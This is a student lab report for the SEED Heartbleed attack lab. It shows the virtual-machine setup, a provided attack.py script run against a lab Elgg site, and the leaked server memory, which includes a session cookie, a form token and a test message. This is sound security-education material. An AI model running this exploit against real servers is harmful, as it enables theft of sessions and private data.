


Week 8

Heartbleed Attack Lab

Name:Nikhil T M
SRN:PES1UG20CS821
Section:F

Lab Setup

Attacker VM




```
attacker [Running] - Oracle VM VirtualBox
Terminal
[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$ ifconfig
eth13
  Link encap:Ethernet  HWaddr 08:00:27:a1:84:17
  inet addr:10.0.2.28  Bcast:10.0.2.255  Mask:255.255.255.0
  inet6 addr: fe80::a00:27ff:fea1:8417/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
  RX packets:103 errors:0 dropped:0 overruns:0 frame:0
  TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:27965 (27.9 KB)  TX bytes:14161 (14.1 KB)

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1  Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING  MTU:16436  Metric:1
  RX packets:26 errors:0 dropped:0 overruns:0 frame:0
  TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$
```

Victim VM




```
[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$ ifconfig
eth14      Link encap:Ethernet  HWaddr 08:00:27:79:be:af
           inet addr:10.0.2.29  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe79:beaf/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:56 errors:0 dropped:0 overruns:0 frame:0
           TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:18658 (18.6 KB)  TX bytes:14765 (14.7 KB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:16436  Metric:1
           RX packets:26 errors:0 dropped:0 overruns:0 frame:0
           TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/16/2021 08:50] seed@NIKHIL_PES1UG20CS821:~$
```

Step 1: Configure the DNS server for Attacker machine

Go to hosts file and change the ip address from 127.0.0.1 to 10.0.2.29 of the website www.heartbleedlabelgg.com



```
hosts (/etc) - gedit
File Edit View Search Tools Documents Help
127.0.0.1 www.OriginalPhpbb3.com
127.0.0.1 www.CSRFLabCollabtive.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.SQLLabCollabtive.com
127.0.0.1 www.XSSLabCollabtive.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabtive.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.29 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com
127.0.0.1 www.wtmobilestore.com
127.0.0.1 www.wtshoestore.com
127.0.0.1 www.wtelectronicstore.com
127.0.0.1 www.wtcamerastore.com
127.0.0.1 www.wtlabadservers.com

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

Step 2: Lab Tasks

To run the attack.py in the attacker VM we need give permission by running chmod command

```
attacker [Running] - Oracle VM VirtualBox
Terminal
[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$ ifconfig
eth13    Link encap:Ethernet  HWaddr 08:00:27:a1:84:17
         inet addr:10.0.2.28  Bcast:10.0.2.255  Mask:255.255.0
         inet6 addr: fe80::a00:27ff:fe01:8417/64  Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:103 errors:0 dropped:0 overruns:0 frame:0
         TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:27965 (27.9 KB)  TX bytes:14161 (14.1 KB)

lo       Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128  Scope:Host
         UP LOOPBACK RUNNING  MTU:16436  Metric:1
         RX packets:26 errors:0 dropped:0 overruns:0 frame:0
         TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$ sudo gedit /etc/hosts
[sudo] password for seed:
[11/16/2021 08:54] seed@NIKHIL_PES1UG20CS821:~$ sudo gedit attack.py
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ chmod 777 attack.py
chmod: changing permissions of `attack.py': Operation not permitted
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ sudo chmod 777 attack.py
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ ls
attack.py  elggData  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Public
Desktop   examples.desktop  openssl_1.0.1-4ubuntu5.11.dsc  Templates
Documents Music          openssl_1.0.1.orig.tar.gz      Videos
Downloads openssl-1.0.1    Pictures
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$
```

Next we run the attack.py

```
attacker [Running] - Oracle VM VirtualBox
Terminal
TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/16/2021 08:49] seed@NIKHIL_PES1UG20CS821:~$ sudo gedit /etc/hosts
[sudo] password for seed:
[11/16/2021 08:54] seed@NIKHIL_PES1UG20CS821:~$ sudo gedit attack.py
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ chmod 777 attack.py
chmod: changing permissions of `attack.py': Operation not permitted
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ sudo chmod 777 attack.py
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ ls
attack.py  elggData  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Public
Desktop   examples.desktop  openssl_1.0.1-4ubuntu5.11.dsc  Templates
Documents Music          openssl_1.0.1.orig.tar.gz      Videos
Downloads openssl-1.0.1    Pictures
[11/16/2021 09:06] seed@NIKHIL_PES1UG20CS821:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOP...
...!.9.8.....S.....
...3.2.....E.D.../...A.....I.....
.....#


[11/16/2021 09:07] seed@NIKHIL_PES1UG20CS821:~$
```


Step 2: Explore the damage of the Heartbleed attack attack Step 2(a): On the Victim Server:


visit the site www.heartbleedlabelgg.com on the victim browser and login in using the credentials as admin and seedelgg as username and password respectively



Now go to more->members->select boby




Compose a message as subject “test” and message “secret message”




Step 2(b): On Attacker machine:

Now on attacker machine run the attack.py file we can see the userid and password entered by the victim



We run the code again to get the subject and message body



```
attacker [Running] - Oracle VM VirtualBox
Terminal
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=g6qlsumnp3li5fn0nldtqne571
Connection: keep-alive

..}3e....}.S...{"m.@.


form-urlencoded
Content-Length: 117

__elgg_token=a83f535ec0eef193480a1117a094e7ee&__elgg_ts=1637142476&recipient_guid=40&subject=test&body=sec
ret+message...../..FS...Ev..d

[11/17/2021 01:48] seed@NIKHIL_PES1UG20CS821:~$
```

Step 3: Investigate the fundamental cause of the Heartbleed attack

Now we run by setting the length as 40 where the length of the text is restricted to 40



```
attacker [Running] - Oracle VM VirtualBox
Terminal
..}3e....}.S...{"m.@.

form-urlencoded
Content-Length: 117

